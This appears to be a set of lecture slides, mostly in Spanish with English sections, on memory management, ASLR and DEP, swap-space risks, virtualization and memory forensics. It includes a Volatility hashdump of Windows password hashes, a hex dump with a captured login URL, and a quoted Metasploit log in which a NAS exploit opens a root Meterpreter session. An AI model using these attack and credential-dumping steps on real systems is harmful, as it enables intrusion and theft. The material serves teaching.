
La CPU tiene cables físicos que lo conectan a los chips de memoria dentro de la computadora. Debido cables físicos conectan los dos tipos de componentes, direcciones físicas se utilizan para representar la intersección entre los alambres y los transistores en un chip de memoria.

**El software no utiliza direcciones físicas;** en cambio, emplea **direcciones lógicas de memoria(punteros)**. El acceso a memoria proporciona indirectamente una capa de control de acceso entre el software y la memoria, que se realiza para la protección y la eficiencia.



- Los sistemas operativos permiten al software **acceder a la memoria indirectamente mediante el uso de tablas de índice y los punteros**, en lugar de darles el derecho de acceso a la memoria directamente.
- Cuando un programa intenta acceder a la memoria, sus derechos de acceso se verifican y luego las instrucciones y comandos se llevan a cabo en una manera que asegura que el código mal escrito no afecta a otros programas o el propio sistema.
- Aplicaciones, y sus procesos, sólo pueden acceder a la memoria asignada a ellos.

Si un sistema operativo tiene un defecto de programación que permite a un atacante acceder directamente a la memoria a través de las direcciones físicas, el Administrador de Memoria no puede controlar la manera como la memoria se esta utilizando.




- La dirección de memoria física que el CPU utiliza se llama **dirección absoluta**.
- La dirección de memoria indexada que los softwares utilizan se conocen como **direcciones lógicas**.
- **Las direcciones relativas** se basan en una dirección conocida con un valor de desplazamiento(**offset value**) aplicado.

Cuando el programa necesita un segmento de memoria para trabajar, le dice al administrador de memoria la cantidad de memoria que necesita. Este entonces le asigna esa cantidad de memoria física, lo que podría tener el direccionamiento físico.

El administrador de memoria permite que la aplicación utilice su propio esquema de direccionamiento, las direcciones lógicas. Cuando la aplicación realiza una llamada a una de estas direcciones lógicas, el administrador de memoria debe asignar esta dirección a la dirección física real.

Una aplicación no "sabe" que está compartiendo la memoria con otras aplicaciones.



# Memory Protection Techniques

Since your whole operating system and all your applications are loaded and run in memory, this is where the attackers can really do their damage. Vendors of different operating systems (Windows, Unix, Linux, Macintosh, etc.) have implemented various types of protection methods integrated into their memory manager processes. For example, Windows Vista was the first version of Windows to implement address space layout randomization (ASLR), which was first implemented in OpenBSD.

If an attacker wants to maliciously interact with a process, he needs to know what memory address to send his attack inputs to. If the operating system changed these addresses continuously, which is what ASLR accomplishes, this would greatly reduce the potential success of his attack. You can't mess with something if you don't know where it is.

Many of the main operating systems use some form of data execution prevention (DEP), which can be implemented via hardware (CPU) or software (operating system). The actual implementations of DEP varies, but the main goal is to help ensure that executable code does not function within memory segments that could be dangerous. It is similar to not allowing someone suspicious in your house. You don't know if this person is really going to do something malicious, but just to make sure you will not allow him to be in a position where he could bring harm to you or your household. DEP can mark certain memory locations as "off limits" with the goal of reducing the "playing field" for hackers and malware.

# Virtual Memory

- Secondary storage is considered nonvolatile storage media and includes such things as the computer's hard drive, USB drives, and CD-ROMs. When RAM and secondary storage are combined, the result is virtual memory.
- The system uses hard drive space to extend its RAM memory space.
- Swap space is the reserved hard drive space used to extend RAM capabilities.
- When a system fills up its volatile memory space, it writes data from memory onto the hard drive. When a program requests access to this data, it is brought from the hard drive back into memory in specific units, called pages. **This process is called virtual memory paging.**

- Accessing data kept in pages on the hard drive takes more time than accessing data kept in RAM memory because physical disk read/write access must take place.
- Internal control blocks, maintained by the operating system, keep track of what page frames are residing in RAM and what is available “offline,” ready to be called into RAM for execution or processing.

The payoff is that it seems as though the system can hold an incredible amount of information and program instructions in memory.


A security issue with using virtual swap space is that when the system is shut down, or processes that were using the swap space are terminated, the pointers to the pages are reset to “available” even though the actual data written to disk are still physically there. These data could conceivably be compromised and captured.

On various operating systems, there are routines to wipe the swap spaces after a process is done with it, before it is used again. The routines should also erase this data before a system shutdown, at which time the operating system would no longer be able to maintain any control over what happens on the hard drive surface.

If a program, file, or data are encrypted and saved on the hard drive, they will be decrypted when used by the controlling program. While these unencrypted data are sitting in RAM, the system could write out the data to the swap space on the hard drive, in their unencrypted state. Attackers have figured out how to gain access to this space in unauthorized manners.

# Input/Output Device Management

- An operating system also has to control all input/output devices.
- It sends commands to them, accepts their interrupts when they need to communicate with the CPU, and provides an interface between the devices and the applications.
- I/O devices are usually considered block or character devices.
- A block device works with data in fixed-size blocks, each block with its own unique address.



- A disk drive is an example of a **block device**.
- **A character device**, such as a printer, network interface card, or mouse, works with streams of characters, without using any fixed sizes. This type of data is not addressable.
- The operating system uses a device driver to communicate with a device controller, which may be a circuit card that fits into an expansion slot on the motherboard.
- The controller is an electrical component with its own software that provides a communication path that enables the device and operating system to exchange data.
- The operating system sends commands to the device controller's registers and the controller then writes data to the peripheral device or extracts data to be processed by the CPU.

- Operating systems need to access and release devices and computer resources properly. This method helps protect the system from badly written code that does not properly request and release resources. Such a level of protection helps ensure the resources' integrity and availability.



The Hacker News

Compartido públicamente. - 10 mar. 2015

**#Hacking** – Dynamic RAM vulnerable to **#Rowhammer** bug, allows Hackers to gain ROOT access. Read more: >> <http://thn.li/uxyg>




DRAM Rowhammer vulnerability Leads to Kernel Privilege Escalation

Los investigadores de seguridad han encontrado la manera de secuestrar los PC compatibles con Intel que ejecutan Linux explotando las debilidades físicas en ciertas variedades de DDR DRAM (doble velocidad de datos DRAM) chips y ganar privilegios superiores, [Kernel Mode] en el sistema.

**Si un sistema operativo tiene un manejador de memoria que no enforza los límites de memoria apropiadamente un atacante pudiera manipular su funcionalidad y uso en contra del sistema.**

## Memory attacks: an ongoing war





# Memory Dumps

**Cuando se hace extracción de datos de la memoria RAM un atacante pudiera encontrar lo siguiente:**


- Evidencia de sesiones privadas de navegación que nunca llegaron a escribirse a disco.
- Rastros de malwares que solo operan en memoria.
- Archivos no salvados en disco.
- Contraseñas escritas en formularios y aplicaciones.
- Key de cifrado para los discos cifrados que han sido montados.

Base	Size	LoadCount	Path
0x00b80000	0x45000	0xfffff	C:\Windows\system32\conhost.exe
0x76fc0000	0x13c000	0xfffff	C:\Windows\SYSTEM32\ntdll.dll
0x76e30000	0xd4000	0xfffff	C:\Windows\system32\kernel32.dll
0x753c0000	0x4a000	0xfffff	C:\Windows\system32\KERNELBASE.dll
0x77140000	0x4e000	0xfffff	C:\Windows\system32\GDI32.dll
0x75990000	0xc9000	0xfffff	C:\Windows\system32\USER32.dll
0x76910000	0xa000	0xfffff	C:\Windows\system32\LPK.dll
0x76920000	0x9d000	0xfffff	C:\Windows\system32\USP10.dll
0x76f10000	0xac000	0xfffff	C:\Windows\system32\msvcrtdll.dll
0x75470000	0x1f000	0xfffff	C:\Windows\system32\IMM32.dll
0x76c60000	0xcc000	0xfffff	C:\Windows\system32\MSCTF.dll
0x75660000	0x15c000	0xfffff	C:\Windows\system32\ole32.dll
0x755b0000	0xa1000	0xfffff	C:\Windows\system32\RPCRT4.dll
0x75900000	0x8f000	0xfffff	C:\Windows\system32\OLEAUT32.dll
0x74050000	0x40000	0x3	C:\Windows\system32\uxtheme.dll
0x735c0000	0x13000	0x1	C:\Windows\system32\dwmapi.dll
0x76bc0000	0xa0000	0x2	C:\Windows\system32\ADVAPI32.dll
0x754a0000	0x19000	0x8	C:\Windows\SYSTEM32\sechost.dll
0x74090000	0x19e000	0x1	C:\Windows\WinSxS\x86_microsoft.win
0x754c0000	0x57000	0x1	C:\Windows\system32\SHLWAPI.dll
0x75090000	0xc000	0x1	C:\Windows\system32\CRYPTBASE.dll
0x75520000	0x83000	0x1	C:\Windows\system32\CLBCatQ.DLL

```
ksanchez@xxx:/opt/PENTESTING/MEMORY/volatility$ sudo ./vol.py -f /media/veracrypt1/Ksanche
ALYSIS/MEMORY_DUMP5/20150513-122807.raw --profile=Win7SP1x86 hashdump
Volatility Foundation Volatility Framework 2.4
Administrator:500:51404eeaad3b435b51404ee:31d6cfed0d16a:0c089c:::
Guest:501:51404eeaad3b435b51404ee:31d6cfed0d16ae931b73c:::
:::1000:a1404eeaad3b435b51404ee:31d6cfed0d16ae931b73c:::0:::
HomeGroupUser$:1002:51404eeaad3b435b51404ee:d316523bd41ba:af:::
ksanchez@xxx:/opt/PENTESTING/MEMORY/volatility$
```

## lexplore: Entire Memory

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
02C16DE0	00	00	00	00	EF	BE	AD	DE	72	65	73	3A	2F	2F	43	3A	i34-Pres://C:	
02C16DF0	5C	50	72	6F	67	72	61	6D	20	46	69	6C	65	73	20	28	\Program Files (	
02C16E00	78	38	36	29	5C	47	6F	6F	67	6C	65	5C	47	6F	6F	67	x86)\Google\Goog	
02C16E10	6C	65	20	54	6F	6F	6C	62	61	72	5C	43	6F	6D	70	6F	le Toolbar\Component\GoogleToolb	
02C16E20	6E	65	6E	74	5C	47	6F	6F	67	6C	65	54	6F	6F	6C	62	arDynamic_mui_en	
02C16E30	61	72	44	79	6E	61	6D	69	63	5F	6D	75	69	5F	65	6E	_C9EDDF0B6984A45	
02C16E40	5F	43	39	45	44	44	46	30	42	36	39	38	34	41	34	35	1.dll\infobar_gr	
02C16E50	31	2E	64	6C	6C	2F	69	6E	66	6F	62	61	72	5F	67	72	radient.png\info	
02C16E60	61	64	69	65	6E	74	2E	70	6E	67	00	DE	69	6E	66	6F	bar_gradient[1]	
02C16E70	62	61	72	5F	67	72	61	64	69	65	6E	74	5B	31	5D	00	REDR 8^ In#L	
02C16E80	52	45	44	52	01	00	00	00	38	B9	01	00	80	6E	23	4C	http://www.allde	
02C16E90	68	74	74	70	3A	2F	2F	77	77	77	2E	61	6C	6C	64	65	brid.fr/register	
02C16EA0	62	72	69	64	2E	66	72	2F	72	65	67	69	73	74	65	72	/?action=login&r	
02C16EB0	2F	3F	61	63	74	69	6F	6E	3D	6C	6F	67	69	6E	26	72	eturnpage=&login	
02C16EC0	65	74	75	72	6E	70	61	67	65	3D	26	6C	6F	67	69	6E	_login=n &log	
02C16ED0	5F	6C	6F	67	69	6E	3D	6E	26 6C 6F 67								in_password=	
02C16EE0	69	6E	5F	70	61	73	73	77	6F	72	64	3D					i34-Pi34-P	
02C16EF0	00								EF	BE	AD	DE	EF	BE	AD	DE	URL	
02C16F00	55	52	4C	20	03	00	00	00	00	00	00	00	00	00	00	00	I}\{Ãf nAuz 180	
02C16F10	1F	8E	7D	8E	7B	C2	CD	01	6E	41	FB	7A	00	00	00	00		



# Article

## **Automatic Diagnosis and Response to Memory Corruption Vulnerabilities**

<http://discovery.csc.ncsu.edu/pubs/ccs05.pdf>

# Caso de Estudio


When Firmware Modifications Attack:

A Case Study of Embedded Exploitation

<http://ids.cs.columbia.edu/sites/default/files/ndss-2013.pdf>

# Cold Boot Attack Demo

<https://www.youtube.com/watch?v=JDaicPIgn9U>





The Hacker News

Compartido públicamente. - 2 ene. 2014

#Security

Firmware #vulnerability allows man-in-the-middle attack using SD Memory cards

<http://thehackernews.com/2014/01/firmware-vulnerability-allows-man-in.html>

#Security



## Seagate NAS Zero-Day Vulnerability allows Unauthorized Root Access Remotely

Sunday, March 01, 2015 by Swati Khandelwal

[g+1](#) 196 [Like](#) 2.2k [Share](#) 1753 [Tweet](#) 393 [Reddit](#) 21 [Share](#) 24 [ShareThis](#) 2586

```
[*] Started reverse handler on 0.0.0.0:3389
[*] 0.0.0.0:3000 - Establishing session with target ...
[*] 0.0.0.0:3000 - Upgrading session to administrator ...
[*] 0.0.0.0:3000 - Extracting existing host configuration ...
[+] 0.0.0.0:3000 - Host configuration extracted.
[*] 0.0.0.0:3000 - Uploading stager ...
[+] 0.0.0.0:3000 - Stager uploaded.
[*] 0.0.0.0:3000 - Executing stager ...
[+] 0.0.0.0:3000 - Stager execution succeeded, payload ready for execution.
[*] 0.0.0.0:3000 - Restoring host config ...
[*] 0.0.0.0:3000 - Executing payload at /_HTs.php ...
[*] Sending stage (40499 bytes) to XXX.XXX.XXX.XXX
[*] Meterpreter session 20 opened (AAA.AAA.AAA.AAA:3389 -> XXX.XXX.XXX.XXX:56154) at 2015-02-03 15:16:22 +1000
```

```
meterpreter > shell
Process 2221 created.
Channel 0 created.
ls
application
assets
cli.csv
cli.php
enable_js.html
index.php
online_help
postupgrade.php
system
test.xml
exit
meterpreter > getuid
Server username: root (0)
meterpreter > sysinfo
Computer : [redacted]
OS : Linux [redacted] 2.6.35.13-cavm1.whitney-econa.whitney-econa #2 Thu Jul 18 14:51:22 PDT 2013 armv6l
Meterpreter : php/php
meterpreter >
```

# DEMO

## Memory Dump

- Dumpit
- Vol.py

# *Virtual Machines*

Virtualización, permite crear instancias virtuales de aplicaciones, sistemas y almacenamientos.

La virtualización básica habilita un equipo de Hardware para correr múltiples entornos de sistemas operativos simultáneamente.

Los recursos de computadoras como RAM, procesador, y almacenamiento, son emulados a través del Host.

Una instancia de un sistema operativo se conoce como Máquina Virtual.


Una máquina virtual comúnmente se refiere como **Guest** que es ejecutada en el entorno del **Host**.

Virtualization allows a single host environment to execute multiple guests at once, with multiple virtual machines dynamically pooling resources from a common physical system.

# Hypervisor

The virtual machines do not directly access these resources; instead, they communicate with a **hypervisor** within the host environment, which is responsible for managing system resources.

**The hypervisor** is the central program that controls the execution of the various guest operating systems and provides the abstraction level between the guest and host environments



Each operating system shares  
the resources provided by the  
physical system

Virtual machines can be used to consolidate the workloads of several underutilized servers to fewer machines, perhaps a single machine (server consolidation). Related benefits are savings on hardware, environmental costs, management, and administration of the server infrastructure.

The need to run legacy applications is served well by virtual machines. A legacy application might simply not run on newer hardware and/or operating systems. Even if it does, it may under-utilize the server, so it makes sense to consolidate several applications. This may be difficult without virtualization because such applications are usually not written to coexist within a single execution environment.

Virtual machines can be used to provide secure, isolated sandboxes for running untrusted applications. You could even create such an execution environment dynamically—on the fly—as you download something from the Internet and run it. Virtualization is an important concept in building secure computing platforms.

Virtual machines can be used to create operating systems, or execution environments with resource limits, and given the right schedulers, resource guarantees. Partitioning usually goes hand-in-hand with quality of service in the creation of QoS-enabled operating systems.

Virtual machines can provide the illusion of hardware, or hardware configuration that you do not have (such as SCSI devices or multiple processors). Virtualization can also be used to simulate networks of independent computers.

Virtual machines can be used to run multiple operating systems simultaneously: different versions, or even entirely different systems, which can be on hot standby. Some such systems may be hard or impossible to run on newer real hardware.

Virtual machines allow for powerful debugging and performance monitoring. You can put such tools in the virtual machine monitor, for example. Operating systems can be debugged without losing productivity, or setting up more complicated debugging scenarios.

Virtual machines can isolate what they run, so they provide fault and error containment.  
You can inject faults proactively into software to study its subsequent behavior.

Virtual machines are great tools for research and academic experiments. Since they provide isolation, they are safer to work with. They encapsulate the entire state of a running system: you can save the state, examine it, modify it, reload it, and so on.

Virtualization can make tasks such as system migration, backup, and recovery easier and more manageable.

Virtualization on commodity hardware has been popular in co-located hosting. Many of the above benefits make such hosting secure, cost-effective, and appealing in general.


## Virtualization

Virtualization is a technology that enables running multiple operating systems side-by-side on the same processing hardware.

- It adds a software layer between an operating system and the underlying computer hardware.
- Benefits include efficiency, higher availability, and lower costs.

Types of hardware virtualization are:

- Full virtualization,
- Partial virtualization, and
- Para virtualization.



## Hypervisor


Hypervisor is software which is installed to virtualize a given computer.

- Host machine: A computer on which a hypervisor is installed
- Guest machine: Each virtual machine
- Type 1 hypervisors run directly on the host machine's hardware.

Example: Microsoft Hyper-V hypervisor, VMware ESX/ESXi

- Type 2 hypervisors run within an existing operating system environment.

Example: VMware Workstation, Virtual Box





The Hacker News

